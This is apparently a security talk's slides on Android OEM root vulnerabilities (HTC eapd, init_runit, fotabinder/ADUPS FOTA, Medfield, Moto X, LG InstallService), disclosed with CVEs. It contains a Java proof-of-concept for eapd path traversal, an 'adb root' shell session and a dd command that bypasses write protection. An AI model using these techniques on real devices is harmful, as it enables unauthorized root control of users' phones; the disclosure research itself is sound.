srw-rw---- root    radio          2015-08-04 15:22 rild-atci
srw-rw---- radio   system          2015-08-04 15:22 rild-debug
srw-rw---- radio   system          2015-08-04 15:22 rild-mtk-modem
srw-rw---- radio   net_bt         2015-08-04 15:22 rild-mtk-ut
srw-rw---- radio   net_bt         2015-08-04 15:22 rild-mtk-ut-2
srw-rw---- root    radio          2015-08-04 15:22 rild2
srw-rw---- root    radio          2015-08-04 15:22 rild3
srw-rw---- root    radio          2015-08-04 15:22 rild4
srw-rw---- root    mount          2015-08-04 15:22 vold
srw-rw---- wifi   wifi           2015-08-04 15:23 vpa_wlan0
srw-rw---- root    system          2015-08-04 15:22 zygote
Jons-Mac-Pro:~ jc case$
```

- Check /dev/socket
- eapd has a world writable socket?
- IDA time.

# HTC DESIRE 310

Zeroday Time

- So it opens and listens on a socket
- I suck at ARM asm

```
PUSH.W      {R4-R11,LR}
SUB         SP, SP, #0x1FC
LDR          R5, =(__stack_chk_guard_ptr - 0x90E)
LDR          R6, =(aEapd - 0x916)
ADD          R5, PC ; __stack_chk_guard_ptr
LDR          R5, [R5] ; __stack_chk_guard
LDR          R2, =(aEapDaemonStart - 0x918)
LDR          R0, [R5]
ADD          R6, PC ; "eapd"
ADD          R2, PC ; "eap daemon Start\n"
MOV          R1, R6
STR          R0, [SP,#0x220+var_2C]
MOVS         R0, #4
BLX          __android_log_print
MOVS         R3, #0x2D
MOVS         R1, #0 ; int
MOVS         R2, #0x96 ; size_t
ADD          R0, SP, #0x220+var_15C ; void *
STRH.W      R3, [SP,#0x220+var_20C]
BLX          memset
LDR          R1, =(aAndroid_socket - 0x93A)
MOVS         R2, #0x10 ; size_t
ADD          R0, SP, #0x220+var_1CC ; void *
ADD          R1, PC ; "ANDROID_SOCKET_"
BLX          memcpy
MOVS         R1, #0 ; int
MOVS         R2, #0x30 ; size_t
ADD          R0, SP, #0x220+var_1BC ; void *
BLX          memset
MOV          R1, R6
MOVS         R2, #0x30
ADD.W        R0, SP, #0x220+var_1BD
BLX          strlcpy
ADD          R0, SP, #0x220+var_1CC ; char *
BLX          getenv
MOV          R4, R0
CMP          R0, #0
BEQ.W       loc_BCE
```

# HTC DESIRE 310

Zeroday Time

- A path + input + ".sh"
- hmm looking fun

```
loc_B30
LDR      R1, =(a_sh - 0xB3E)
ADD      R6, SP, #0x220+var_C4
LDR      R2, =(aSSS - 0xB42)
MOV      R0, R6 ; char *
LDR      R3, =(aDataDataCom_cc - 0xB46)
ADD      R1, PC ; a_sh ; ".sh"
STR      R7, [SP,#0x220+var_220]
ADD      R2, PC ; "%s%s"
STR      R1, [SP,#0x220+var_21C]
ADD      R3, PC ; "/data/data/com.cci.eapenhance/cache/"
MOVS    R1, #0x96 ; size_t
BLX      sprintf
LDR      R2, =(aScript_paths - 0xB56)
MOV      R1, R5
MOV      R3, R6
MOVS    R0, #6
ADD      R2, PC ; "script_path = %s"
BLX      __android_log_print
LDR      R1, =(aR - 0xB60)
MOV      R0, R6 ; char *
ADD      R1, PC ; "r"
BLX      fopen
MOV      R9, R0
CBZ      R0, loc_BAA
```

# HTC DESIRE 310

Zeroday Time

- system(path);
- The path already exists
- We can't control contents of the path
- Transversal!

```
LDR      R2, =(aSS - 0xB74)
MOVS    R1, #0x96 ; size_t
LDR      R3, =(aSystemBinSh - 0xB76)
ADD     R0, SP, #0x220+var_15C ; char *
STR     R6, [SP,#0x220+var_220]
ADD     R2, PC ; "%s %s"
ADD     R3, PC ; "/system/bin/sh"
BLX
LDR
MOV
ADD
MOVS
ADD
BLX
LDR
MOV
ADD
MOVS
ADD
BLX
ADD
BLX
MOV
BLX
MOV
BLX
ADD
MOVS
MOVS
BLX
R2, =(aCmdS - 0xB84)
R1, R5
R3, SP, #0x220+var_15C
R0, #6
R2, PC ; "cmd===== %s"
__android_log_print
R0, SP, #0x220+var_15C ; char *
system
R0, R9 ; FILE *
fclose
R0, R6 ; char *
remove
R0, SP, #0x220+var_15C ; void *
R1, #0 ; int
R2, #0x96 ; size_t
memset
```

# HTC DESIRE 310

Zeroday Time

```
LocalSocket mLocalSocket = new LocalSocket();
LocalSocketAddress mAddress = new LocalSocketAddress("eapd", LocalSocketAddress.Namespace.RESERVED);

String mScript = "#!/system/bin/sh\n/system/bin/reboot\n";

File scriptPath = new File ("/data/data/a.b.c/d/e.sh");

PrintWriter mWriter = new PrintWriter(scriptPath);
mWriter.println(mScript);
mWriter.close();

mLocalSocket.connect(mAddress);
OutputStream mOS = mLocalSocket.getOutputStream();
mOS.write("../a.b.c/d/e".getBytes());
mOS.flush();
mLocalSocket.close();
```

- Write script to a path we control, “/data/data/a.b.c/d/e.sh”
- Send “..../a.b.c/d/e” to socket
- Phone reboots!
- Confirmed root!

# HTC DESIRE 310

Zeroday Time

- CVE-2015-5525 - Unsecured socket/IPC to root process
- CVE-2015-5526 - Transversal/Unsanitized input
- but wait there's more!



# HTC DESIRE 310

Zeroday Time

- EAP\_SU.apk
- System app
- One receiver

```
<manifest android:sharedUserId="android.uid.system"
    android:versionCode="2" android:versionName="1.1"
    package="com.cci.eapsu" xmlns:android="http://
    schemas.android.com/apk/res/android">
<uses-sdk android:minSdkVersion="8"
    android:targetSdkVersion="15" />
<!--removed a bunch of permissions that we don't need to
see-->

<application android:icon="@drawable/ic_launcher"
    android:label="@string/app_name"
    android:theme="@style/AppTheme">
<receiver android:name=".CmdReceiver">
    <intent-filter>
        <action
            android:name="com.cci.eapsu.DoSuCmd"/>
    </intent-filter>
</receiver>
</application>
</manifest>
|
```

# HTC DESIRE 310

Zeroday Time

- CVE-2015-5527
- We can write to the original path
- No transversal needed
- We can trigger eapd to execute
- No need for weak permissions

```
protected static boolean DoSuCmd(String cmd) {  
    boolean bool = false;  
    SystemProperties.set("ctl.stop", "my_su_command");  
    String CmdPath = "/data";  
    String CmdName = "cmd.sh";  
  
    File fileScript = new File(CmdPath, CmdName);  
    if(fileScript.exists()) {  
        fileScript.delete();  
    }  
  
    if(!FileOperations.writeStrToFile(  
        fileScript.getAbsolutePath(), cmd, false)) {  
        if(fileScript.exists()) {  
            fileScript.delete();  
        }  
    } else {  
        SystemProperties.set("ctl.start", "my_su_command");  
        bool = true;  
    }  
  
    return bool;  
}  
  
public void onReceive(Context context, Intent intent) {  
    if(intent.getAction().equals("com.cci.eapsu.DoSuCmd")) {  
        this.cmd = intent.getExtras().getString("cmd");  
        CmdReceiver.DoSuCmd(this.cmd);  
    }  
}
```

# OLD BUGS

Because OEMs never learn

- Important to understand how old bugs work
- We will see similar, or even identical vulns elsewhere
- Old bugs are still fun



# INITRUNIT

Seriously?

- Republic Wireless Motorola Defy XT
- Some Sharp phones I could never buy
- Ridiculousness
- The backdoor that never dies



# INITRUNIT


Seriously?

```
$ ls -l
srw-rw---- root      radio          1980-01-05 16:00 rild
srw-rw---- root      system         1980-01-05 16:00 rild-debug
srw-rw-rw- root     root          1980-01-05 16:00 keystore
srw----- system    system         1980-01-05 16:00 installd
srw-rw---- bluetooth bluetooth   1980-01-05 16:00 dbus
srw-rw-rw- root     root          1980-01-05 16:00 zygote
srw-rw---- root     system         1980-01-05 16:00 netd
srw-rw---- root     mount          1980-01-05 16:00 vold
srw-rw-rw- root     root          1980-01-05 16:00 init_runit
srw-rw-rw- root     root          1980-01-05 16:00 property_service
$
```

- World read/write/execute socket

# INITRUNIT

Seriously?



The screenshot shows a debugger window with assembly code. The title bar has icons for file, edit, and help. The assembly code is as follows:

```
sub_DE84

var_10= -0x10

PUSH    {R0,R1,R4,LR}
LDR     R0, =(aInit_runit - 0xDE90)
MOVS   R3, #0
MOVS   R1, #1
ADD    R0, PC ; "init_runit"
MOV.W  R2, #0x1B6
STR    R3, [SP,#0x10+var_10]
BL     sub_E930
CMP    R0, #0
MOV    R4, R0
BLT    locret_DEC0
```

- /init creates and listens on this socket

# INITRUNIT

Seriously?

```
private boolean writeCommand(String _cmd) {
    boolean bool;
    byte[] array_b = _cmd.getBytes();
    int i = array_b.Length;
    if(i >= 1 && i <= 0x400) {
        this.buf[0] = ((byte)(i & 0xFF));
        this.buf[1] = ((byte)(i >> 8 & 0xFF));
        try {
            this.mOut.write(this.buf, 0, 2);
            this.mOut.write(array_b, 0, i);
            bool = true;
        }
        catch(IOException iOException) {
            Log.e("Runit_Socket", "write command error");
            this.disconnect();
            bool = false;
        }
    }
    else {
        bool = false;
    }

    return bool;
}
```

- Anything written to the socket gets execute with sh as root

# FOTABINDER

Lets move and rename, instead of fix

- yeah, all over again
- Mostly mediate
- Various watches, phones and tablets



# FOTABINDER

Lets move and rename, instead of fix

```
● 45     while (` i `)
● 46     {
● 47         if ( sub_87B0(v8, (int)&v15, 2) )
● 48             goto LABEL_18;
● 49         if ( (unsigned __int16)(v15 - 1) > 0x3FEu )
● 50         {
● 51             _android_log_print(6, "fotabinder", "invalid size %d\n");
● 52             goto LABEL_18;
● 53         }
● 54         if ( sub_87B0(v8, (int)&v16, (unsigned __int16)v15) )
● 55             break;
● 56         *((_BYTE *)&v16 + (unsigned __int16)v15) = 0;
● 57         v13 = system((const char *)&v16);
● 58         _android_log_print(6, "fotabinder", "result %d\n", v13, fd);
● 59         LOWORD(v15) = 4;
● 60         if ( sub_8828(v8, (int)&v15, 2, 4) || sub_8828(v8, (int)&v13, (unsigned __int16)v15, v11) )
● 61             goto LABEL_18;
● 62     }
● 63     _android_log_print(6, "fotabinder", "failed to read command\n");
```

- Yep it is init\_runit all over again
  - Same code, moved to separate binary
  - Now clear that it is used for firmware updates

# "GETSUPERSERIAL"

Because we always love finding things JCase already has...

- Leaves socket open for root access
- Clear “backdoor” to allow updating
- Should never exist...
- Check for it added to CTS

Android Security Discussions

Justin Case OWNER Discussion - Feb 22, 2014

Another root

CVE:  
CVE-2014-1600

Affected Devices:  
Blu Life View  
Likely other Blu devices  
Likely other devices with firmware developed by Tinno

I was unable to establish a proper line of communication with the responsible vendor. Vendor CSR staff was notified but unable to put me in contact.

Blu/Tinno's OTA system uses the /system/bin/fotabinder service initiated by init that spawns a socket at /dev/socket/fotabinder

srw-rw-rw- system system 2014-02-22 12:49 fotabinder

```
tests/tests/security/src/ar X
https://android.googlesource.com/platform/cts/+master/tests/tests/security/src/android/security/cts/BannedFilesTest.java

/**
 * Detect devices allowing shell commands to be executed as root
 * through sockets.
 *
 * References:
 *
 * https://plus.google.com/+JustinCaseAndroid/posts/e1r6c9z9jgg
 * https://plus.google.com/+JustinCaseAndroid/posts/5ofgPNrSu3J
 */
public void testNoRootCmdSocket() {
    assertFalse("/dev/socket/init_runit", new File("/dev/socket/init_runit").exists());
    assertFalse("/dev/socket/fotabinder", new File("/dev/socket/fotabinder").exists());
}
```

# "GETSUPERSERIAL"

How'd we stumble across it, yet again?

- Bought one of the "top", unlocked, < \$100 phones of Amazon
- Blu Studio 5.0c - "Designed in Miami"
- Mediatek chipset
- Solid device, not bad, kind of shocking it works, basically duct taped together
- Excellent malware research phone and vuln hunting device!

# FOTA / FOTABINDER

Ok, so it's patched?

- Vendor notified, Google notified
- AOSP patch to prevent specific vuln from shipping
- Maybe vendor learns their lesson?
- No devices should ever see this, right?

# FOTA / FOTABINDER

Ok, so it's patched?

- Fire up device and look at attack service...
- adb shell ls -l /dev/socket
- adb shell top > running

# FOTA / FOTABINDER

Ok, so it's patched?

- Fire up device and look at attack service...
- adb shell ls -l /dev/socket      \*facepalm\*
- adb shell top > running

# FOTA / FOTABINDER

Ok, so it's patched?

CVE-2015-2231 (user escalation to system) Blu/Mediatek's OTA system uses `/system/bin/fotabinder` service and socket at `/dev/socket/fota` which is initiated by `FWUpgradeInit.rc` as follows;

```
service fotabinder /system/bin/fotabinder
    class main
    socket fota stream 600 system system
```

This script is imported inside of `init.rc` ;

```
import /FWUpgradeInit.rc
```

# FOTA / FOTABINDER

Ok, so it's patched?

Hey, you look familiar... And vulnerable

CVE-2015-2231 (user escalation to system) Bz/Mediatek's OTA system uses `/system/bin/fotabinder` service and socket at `/dev/socket/fota` which is initiated by `FWUpgradeInit.rc` as follows;

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    class main
    socket fota stream 600 system system
```

This script is imported inside of `init.rc`;

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# FOTA / FOTABINDER

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CVE-2015-2231 (user escalation to system) Bl/mediatek's OTA system uses `/system/bin/fotabinder` service and socket at `/dev/socket/fota` which is initiated by `FWUpgradeInit.rc` as follows;

```
service fotabinder /system/bin/otabinder  
class main  
socket fota stream 600 system system
```

This script is imported inside of `init.rc`;

```
import /FWUpgradeInit.rc
```

I guess you're kind of different...

# FOTA / FOTABINDER

Vulnerability Re-emerges

## WHAT CHANGED?

- Information read from socket goes into subroutine...
  - `transform("system", read_data)`
- Socket name changed
  - Evades AOSP CTS test
- Socket no longer has root permissions
  - It “only” has system

# FOTA / FOTABINDER

Vulnerability Re-emerges

## WHAT CHANGED?

Simple crypto to look at...

- Information read from socket goes into subroutine...
- transform("system", read\_data)
- Socket name changed
  - Evades AOSP CTS test
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# FOTA / FOTABINDER

Vulnerability Re-emerges

## WHAT CHANGED?

Simple crypto to look at...

- Information read from socket goes into subroutine...
- transform("system", read\_data)

That's just plain lazy coding...  
Socket name changed

- Evades AOSP CTS test
- Socket no longer has root permissions
  - It "only" has system

# FOTA / FOTABINDER

Vulnerability Re-emerges

## WHAT CHANGED?

Simple crypto to look at...

- Information read from socket goes into subroutine...
- transform("system", read\_data)

That's just plain lazy coding...  
Socket name changed

- Evades AOSP CTS test
- Socket no longer has root permissions
- It "only" has system

"only" lol... :)

# FOTA / FOTABINDER

Vulnerability Re-emerges

- Publicly disclosed now as CVE-2015-2231, is in ADUPS “FOTA” product
- Still required escalation to root
- Now with simple-ish encryption!
- Samples of both the service and APK interacting with service available on usb drive



“Adapter for all major platforms”

# FOTA / FOTABINDER

Vulnerability Re-emerges

- Publicly disclosed now as CVE-2015-2231, is in ADUPS “FOTA” product
  - Still required escalation to root
  - Now with simple-ish encryption!
  - Samples of both the service and APK interacting with service available on  
usb drive
- Free drinks to whoever can identify it  
w/o cheating



“Adapter for all major platforms”

# FOTA / FOTABINDER

Vulnerability Re-emerges

- Interesting for the patching discussion...
  - Evading CTS checks for vulnerabilities
  - Lots of devices (Blu, Alcatel, others) not locked to OEMs or Carriers
  - Who can enforce patching on these devices?
- Provided by Adups firmware upgrade - claims to be working with;



# FOTA / FOTABINDER

What about now?

- Reported in 3/2015, response four-ish months later
- “Fixed” by vendor, claimed it would take 2 months
- No devices have seen updates, claims device vendors don’t want the update

# FOTA / FOTABINDER

What about now?

No big deal... isn't like the firmware

- Reported in 3/2015, vendor claims update is MiTMable... ops
- “Fixed” by vendor, claimed it would take 2 months
- No devices have seen updates, claims device vendors don’t want the update

# FOTA / FOTABINDER

What about now?

No big deal... isn't like the firmware

- Reported in 3/2015, vendor claims device is MiTMable... ops
- “Fixed” by vendor, claimed it would take 2 months
- No devices have seen updates, claims device vendors don’t want the update  
Also not a big deal,  
since everyone has private keys...

Except two of the devices I bought  
off Amazon’s top 10...

They were signed with compromised  
test keys :)


# "GETSUPERSERIAL" TLDR

Re-baking for a new CVE

- Look for the low hanging fruit
- Dev's come and go, thus the same "silly" bugs do
- Don't under estimate silly, silly mistakes
- This example is excellent for learning to reverse Dalvik/ARM!  
Two targets, APK and service, see how they interact with each other!

# MEDFIELD

Debug stuff is fun



- My first intel device and hack
- Sometimes no reversing is needed
- Sometimes you fall into root

# MEDFIELD

Debug stuff is fun

- Failed exploit left device unstable
- Power device off, unplug
- Plug back in, wait for power on
- Wtf device is debuggable?
- debuggable == root
- Only debuggable for ~5 seconds

```
Retina:Downloads jcase$ adb wait-for-device shell getprop
...
[init.svc.adbd]: [running]
[init.svc.apk_logfs]: [running]
[init.svc.charger_app]: [restarting]
[init.svc.pvrsrvctl]: [stopped]
[init.svc.ueventd]: [running]
[init.svc.watchdogd]: [stopped]
[persist.service.apklogfs.enable]: [1]
[ro.baseband]: [unknown]
[ro.board.id]: [unknown]
[ro.boot.bootmedia]: [sdcard]
[ro.boot.hardware]: [P702T]
[ro.boot.mode]: [charger]
[ro.boot.wakesrc]: [03]
[ro.bootloader]: [unknown]
[ro.bootmode]: [charger]
[ro.com.android.dataroaming]: [false]
[ro.debuggable]: [1]
[ro.factorytest]: [0]
...
[sys.usb.config]: [adb]
[sys.usb.state]: [adb]
```

# MEDFIELD

Debug stuff is fun

```
Retina:bin jcase$ adb wait-for-device root; time adb wait-for-device shell  
root@android:/ # id  
uid=0(root) gid=0(root)  
root@android:/ #  
real 0m4.403s  
user 0m0.011s  
sys 0m0.004s
```

- “adb root” restarts adbd as root on many debuggable devices
- A few seconds is enough to compromise the device

# MOTO X

Write protection is a pain in the ass


- Gained root through chaining exploits
- System partition is write protection
- Power own write protection via emac/bootloader



# MOTO X

Write protection is a pain in the ass

- Can't alter system
- Must re-exploit each boot
- Root is less stable this way
- Recovery is a boot image as well
- Recovery must write to system
- Write protection can't be applied in recovery



# MOTO X

Write protection is a pain in the ass

```
root@ghost:/dev/block/platform/msm_sdcc.1/by-name # ls -l
lrwxrwxrwx root      root          2014-07-30 08:52 aboot -> /dev/block/mmcblk0p5
lrwxrwxrwx root      root          2014-07-30 08:52 abootBackup -> /dev/block/
mmcblk0p13
lrwxrwxrwx root      root          2014-07-30 08:52 boot -> /dev/block/mmcblk0p33
...
lrwxrwxrwx root      root          2014-07-30 08:52 recovery -> /dev/block/mmcblk0p34
...
root@ghost:/dev/block/platform/msm_sdcc.1/by-name # dd if=boot of=recovery
root@ghost:/dev/block/platform/msm_sdcc.1/by-name # reboot recovery
Retina:permissions jcase$ adb shell
shell@ghost:/ $ su
root@ghost:/ # getprop ro.boot.write_protect
0
root@ghost:
```

- boot and recovery are both signed ... with the same key
- Motorola did not write protect the boot and recovery partitions
- Gain root, write boot to recovery, reboot to “recovery”
- Write protection is no more! Install su!

# INSTALLSERVICE

Voted most fun LG application by exploiters everywhere

- Fountain of permission leaks
- Install apps
- Uninstall apps
- Disable apps
- Clear app data
- and more



# INSTALLSERVICE

LGInstallService.apk

```
<manifest android:sharedUserId="android.uid.system"
    android:versionCode="13011" android:versionName="1.3.11"
    package="com.lge.lginstallservies" xmlns:android="http://schemas.android.com/apk/res/android">

    <uses-permission android:name="android.permission.INSTALL_PACKAGES" />
    <uses-permission android:name="android.permission.DELETE_PACKAGES" />
    <uses-permission android:name="android.permission.CHANGE_COMPONENT_ENABLED_STATE"/>
    <uses-permission android:name="android.permission.CLEAR_APP_USER_DATA" />
    <uses-permission android:name="android.permission.WAKE_LOCK" />
    <uses-permission android:name="android.permission.GET_PACKAGE_SIZE" />
    <uses-permission android:name="android.permission.SET_PREFERRED_APPLICATIONS" />
    <uses-sdk android:minSdkVersion="14" />
    <application android:debuggable="false" android:label="@string/app_name">
        <service android:name="InstallService">
            <intent-filter>
                <action android:name="com.lge.oobe.install" />
                <category android:name="android.intent.category.DEFAULT" />
            </intent-filter>
        </service>
    </application>
</manifest>
```

# INSTALLSERVICE

LGInstallService.apk

```
public InstallService() {
    this.mIntVer = 0;
    this.mBinder = new Stub() {
        public void clearApplicationUserData(String packageName) {
            InstallService.this.getPackageManager().clearApplicationUserData(packageName, new
                PackageDataObserver(InstallService.this));
        }

        public void deletePackage(String ownerPackageName, String toDeletePackageName, int version,
            IAutoPackageObserver observer, int flags) throws RemoteException {
            this.deletePackageNotiOption(ownerPackageName, toDeletePackageName, version, observer, flags, true);
        }

        public void installPackage(String ownerPackageName, Uri packageURI, int version, IAutoPackageObserver
            observer, int flags, String toInstallPackageName, boolean shellExecute) throws RemoteException {
            this.installPackageNotiOption(ownerPackageName, packageURI, version, observer, flags,
                toInstallPackageName, shellExecute, true);
        }

        public void installSystemPackage(Uri packageURI, int version, IAutoPackageObserver observer, int flags, String
            toInstallPackageName, boolean shellExecute, boolean notiExecute) throws RemoteException {
        ...
    }
}
```

# INSTALLSERVICE

LGInstallService.apk

